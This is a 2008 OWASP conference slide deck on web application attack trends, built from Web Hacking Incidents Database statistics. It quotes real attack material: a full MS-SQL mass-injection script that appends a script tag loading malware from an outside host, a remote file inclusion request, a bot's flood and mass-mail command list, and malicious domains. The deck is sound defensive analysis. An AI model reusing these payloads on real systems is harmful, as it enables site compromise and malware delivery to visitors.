



Trends in Web Application Security: What's hot in 2008

Ofer Shezaf, Breach Security
OWASP AppSec NYC
September 2008

Based on the findings of the Web Hacking Incidents Database project

Copyright © The OWASP Foundation
Permission is granted to copy, distribute
and/or modify this document under the
terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org.il>

About Myself

Ofer Shezaf, VP Product Management, Breach Security


- Great title, but don't let the title confuse you: I am an application security guy.
 - ▶ Background in national information security.
- Open Source and Community projects:
 - ▶ Officer, Web Application Security Consortium.
 - ▶ President, OWASP Israeli chapter.
 - ▶ Project Leader, ModSecurity Core Rule Set Project.
 - ▶ Project Leader, WASC Web Hacking Incident Database.
- Based out of Tel-Aviv, Israel.



Breach Security

Technology Leaders

- We make WAFs:
 - ▶ ModSecurity, Open Source
 - ▶ WebDefend, Commercial
- Headquarters in Carlsbad, CA, with R&D Center in Herzliya, Israel and London, UK.
- Sole focus is web application security since 1999.
- Best application security DNA in the industry. We wrote the books.
 - ▶ Great fun to have Ivan Ristic and Ryan Barnett on your team!



Agenda

- The Challenge of Risk Analysis for Web Application Security
- The Web Hacking Incidents Database (WHID)
- The state of web hacking in 2007 based on WHID statistics.
- New trends for 2008.

The Challenge of Risk Analysis for Web Application Security

The Web Application Security Risk

- Applications are **vulnerable**:
 - ▶ Unique, each one exposing its own vulnerabilities.
 - ▶ Change frequently, requiring constant tuning of application security.
 - ▶ Complex and feature rich with the advent of AJAX, Web Services and Web 2.0.
- Applications are **threatened**:
 - ▶ New business models drive “for profit” hacking.
 - ▶ Performed by professionals enabling complex attacks.
- Potential **impact** may be severe:
 - ▶ Web applications are used for sensitive information and important transactions.
 - ▶ Attack may be targeted as clients.



The Web Application Security Risk

■ Applications are vulnerable:

- ▶ Unique, each one exposing its own vulnerabilities.

$$\text{Risk} = \text{Threat} \times \text{Vulnerability} \times \text{Impact}$$

■ Ap

- ▶
- ▶

■ Po

- ▶ web applications are used for sensitive information and important transactions.
- ▶ Attack may be targeted as clients.



Threat is Difficult to Assess

- Web Attacks are Stealth:
 - ▶ Victims hide breaches.
 - ▶ Incidents are not detected.
- Statistics are Skewed:
 - ▶ Defacement (visible) and information leakage (regulated) are publicized more than other breaches.
 - ▶ Number of incident reported is statistically insignificant.
- Most assessments are biased:
 - ▶ Believe neither vendors' FUD nor developers' self assurance.



Available Sources

Vulnerabilities

■ Databases:

- ▶ Software : OSVDB, Bugtraq
- ▶ Web sites: XSSed

■ Statistics:

- ▶ WASC Statistics Project,
- ▶ OWASP top 10

■ Skewed towards vulnerabilities that are easy to find, but are not necessarily actively exploited or results in a significant outcome.

- ▶ Good predictor of level of vulnerability.
- ▶ Not adequate to predict threat or outcome.

Date	Author	Domain	R	S	F	PR	Category	Mirror
23/09/08	Hanno Boeck	www.memo.de			✗	160965	XSS	mirror
23/09/08	1923Turk	www.sancarweb.com			✗	1677813	XSS	mirror
23/09/08	xylitol	bioinformatics.charite.de			✗	47905	XSS	mirror
23/09/08	roach189	www.dennyhoroskop.sk			✗	308266	XSS	mirror

Available Sources Attacks

- Zone-H:
 - ▶ The most comprehensive attack repository, very important for public awareness.
 - ▶ Reported by hackers and focus on defacements.
 - ▶ Lacks for profit attacks.
 - ▶ The "man bites a dog" syndrome.
- WASC Distributed Open Proxy Honeypots Project
 - ▶ Monitor attack traffic disguised behind proxies.
 - ▶ Show promise but still limited in scope.
- Data loss databases (attrition.org)
 - ▶ Includes any data loss incident:
 - Including lost notebook, electronic or paper versions.
 - ▶ Address a larger problem than Web Application Security or even IT security.



Available Sources

The OWASP Top 10 2007

- Based on the CVE vulnerability database.
- Minor expert adjustments (CSRF for example).
- Is it related to real world attacks?

	Attack		
A1	XSS		
A2	Injection Flaws		
A3	Malicious File Execution		
A4	Insecure Direct Object Referen		
A5	CSRF		
A6	Information Leakage and Improper Error Handling		↑
A7	Broken Authentication and Session Management		
A8	Insecure Cryptographic Storage		
A9	Insecure Communications		
A10	Failure to Restrict URL Access		

XSS is up, but probably overrated

Include SQL Injection. Combining many attacks to A2 allowed so many new entries

The new kid in town. Overhyped but may become a commonly exploited vulnerability in the future.

The Web Hacking Incidents Database

The Web Hacking Incident Database

A Web Application Security Consortium (WASC) Project dedicated to recording web application security related incidents.



Database Content

- Incidents since 1999
- Each incident is classified:
 - ▶ Attack type
 - ▶ Outcome
 - ▶ Country of organization attacked
 - ▶ Industry segment of organization attacked
 - ▶ Country of origin of the attack
 - ▶ Vulnerable Software
- Multiple values for a classification allowed.
- Additional information:
 - ▶ A unique identifier: WHID year-id
 - ▶ Dates of occurrence and reporting
 - ▶ Description
 - ▶ Internet references
- RSS feed

WHID 2008-08: Hacker steals Davidson Cos. clients' data

Reported: 04 February 2008

Occurred: 04 February 2008

Classifications:

- **Attack Method:** Unknown
- **Country:** USA
- **Outcome:** Leakage of Information
- **Vertical:** Finance

A computer hacker broke into the database of D.A. Davidson, a local Montana financial services firm and stole their entire customers' database: 226,000 records including names and social security numbers. Attack method is not known, but it seems very much like a web hack.

References:

- **Hacker steals Davidson Cos. clients' data**
News Story, Great Falls Tribune, 04 February 2008
- **Davidson Companies Informs Clients of Network Intrusion Resulting in Illegal Access to Personal Data**
Victim's report, Davidson Companies, 30 January 2008
- **Davidson Co.'s security breach reminds that personal data isn't as safe as we'd like**
News Follow Up, Great Falls Tribune, 11 February 2008

Inclusion Criteria

■ The database includes only:

- ▶ Publicly disclosed incidents.
- ▶ Only web application related incidents:
 - Many times it is hard to know how the network was hacked. We try to read between the lines.
 - Federal Trade Commission (FTC) Reports are sometimes helpful, but are often published after years.
- ▶ Incidents of interest:
 - We do not include most mass defacement incidents.
 - Defacements of "High Profile" sites are included.

■ Criteria:

- ▶ Ensure the quality and correctness of the reported incidents.
- ▶ Severely limit the number of incidents that gets in.
- ▶ Are somewhat subjective.

The Future?

- WHID has its own problems:
 - ▶ Focus on defacements and leakage
 - ▶ Focus on English speaking incidents
- The new SQL injection bots makes the numbers huge:
 - ▶ Skew media focus

May 24, 2008

A List of Sites Being Injected in SQL Injection Attacks

Posted by bsmith2301 under [Computer Security](#), [Hacking](#), [Malware](#), [Tips](#), [Virus](#)

The Shadowserver.org does great work and informs the security community on the darker side of the Internet. In their most recent posting, they have listed the sites that are serving up the malicious content. Here is the list of sites and the number of sites injected with each of these malicious domains. Please be advised....DO NOT VISIT ANY OF THESE SITES.

www.nihaorr1.com	468,000
free.hostpinoy.info	444,000
xprmn4u.info	369,000
www.nmidahena.com	140,000
winzipices.cn	75,000
sb.5252.ws	69,000
www.aspder.com	62,000
www.11910.net	47,000
bbs.jueduizuan.com	44,000
www.blueell.cn	44,000
www.2117966.net	39,000
s.see9.us	39,000
xvgaoke.cn	33,000
1.ha0929.cn	20,000
www.414151.com	17,000


2007 Web Hacking Statistics

2007 Summary: Attack Methods

Statistics out of the Web Hacking Incidents Database annual report 2007.


We can see that:

- CSRF is hyped.
- XSS is overrated.
- Misconfiguration (A10 in 2005) is a huge problem.
- Encryption is not a real issue.




2007 Summary: Business Motivations For Hacking

- Evenly divided between capitalists and ideologists.
- Picture is skewed since externally visible incidents force disclosure.



2007 Summary: Most Hacked Organizations



New Trends for 2008

Economy of scale

- Finally large scale business models taking advantage of web app vulnerabilities:
 - ▶ Attacked web site is used as an intermediary and not as a target themselves.
 - ▶ Site value for hackers is its loyal visitors and not information in or features of the site.
 - ▶ Many smaller sites are hacked.
- This does not mean that the targeted attacks have stopped, but the visibility of the mass attacks is much higher.
- Specific examples:
 - ▶ SQL injection crawlers
 - ▶ Web sites bots herding
 - ▶ Abusing of service providers

SQL Injection Crawlers

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR
select a.name,b.name
from sysobjects a,syscolumns b
where a.id=b.id
and a.xtype='u'
and (b.xtype=99 or b.xtype=35 or b.xtype=231 or
b.xtype=167)
OPEN Table_Cursor FETCH NEXT
FROM Table_Cursor INTO @T,@C

WHILE(@@FETCH_STATUS=0)
BEGIN
exec('
update ['+@T+]
set ['+@C+']=rtrim(convert(varchar,['+@C+']))
+ "<script src=http://www.qiqigm.com/m.js></script>"')
FETCH NEXT FROM Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

Select all columns in all tables

Iterate over them

Append script tag pointing to malware

SQL Injection Crawlers

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR
  select a.name,b.name
  from sysobjects a,syscolumns b
  where a.id=b.id
        and a.xtype='u'
        and (b.xtype=99 or b.xtype=35 or b.xtype=231 or
b.xtype=167)
OPEN Table_Cursor FETCH NEXT
  FROM Table_Cursor INTO @T,@C

WHILE(@@FETCH_STATUS=0)
BEGIN
  exec('
  update ['+@T+]
  set ['+@C+']=rtrim(convert(varchar,['+@C+']))
  +"<script src=http://www.qiqigm.com/m.js></script>"')
  FETCH NEXT FROM Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

- Specific to MS-SQL tables structure but could be adapted to other DBs.
- Default MS-SQL security is somewhat at blame.
- Script brutally modifies ALL fields in the application:
 - ▶ Assumes some will be displayed back to the user.
 - ▶ Hopes that the application would not be damaged beyond use.
- Easy to detect and avoid in the 1st place, yet so many sites where hacked!
 - ▶ Simple signatures
 - ▶ Database security

Many variants emerging

- Attacks against different environments such (but still all share MS-SQL databases):
 - We have seen Cold Fusion, PHP and JSP:

```
/personnel/employment.cfm?';DECLARE @S CHAR(4000)....
```

- Payload getting more elaborate:
 - Prevent repeated infection:

```
where '+@C+' not like "%"></title><script  
src="http://sdo.1000mg.cn/csrs/w.js">
```

Web Site Bots Herding

```
GET /XXXXXXXXX.php?ADODB_DIR=http://www.filmbox.ru/d.pl? HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: XXXXXXXXXXXX
User-Agent: libwww-perl/5.805
```

Easily detectable

Not sure how what they tried to exploit. I did not see a successful attack.

```
switch(substr($mcmd[0],1)) {
  case "restart":
  case "mail": //mail to from subject message
  case "dns":
  case "info":
  case "cmd":
  case "rndnick":
  case "php":
  case "exec": break;
  case "pscan": // .pscan 127.0.0.1 6667
  case "ud.server": // .udserver <server> <port>
  case "download":
  case "die":
  case "udpflood":
  case "udpflood1":
  case "tcpflood":
  case "massmail":
```

Control Methods


Attack Methods

Hacking Service Providers

- Mass exploitation of known or zero day vulnerabilities:
 - ▶ Infrastructure software (cPanel, Apache, PHP)
 - ▶ Packages installed in each account (Blogs, CMS).
- Abuse of legitimate features:
 - ▶ Stolen credentials or accounts purchased using a stolen credit card.
 - ▶ File uploads, Web based shells, FTP.
- Lack of sufficient separation between sites:
 - ▶ Privilege escalation on one site results in breaching all sites.
 - ▶ ARP attacks on service providers network (such as the metasploit attack on the right)
- Used for spam, phishing, malware planting & installing bots.



hacked by sunwear ! just for fun ! ring04h come on :



Update from HD at Metasploit: The issue was that someone hacked a machine on the same subnet and was ARP spoofing the gateway. The metasploit.com machines were not compromised, but all HTTP requests coming into the ISP network were passed through a MITM defacer that inserted that HTML. Once I was able to set a static ARP entry and notify the ISP, the problem was resolved. So, to make things clear, the metasploit.com servers were not hacked, the ISP's network was.



QA

QUESTIONS
ANSWERS

Ofer Shezaf, ofer@shezaf.com

Further information at the WHID web site:
<http://www.webappsec.org/projects/whid>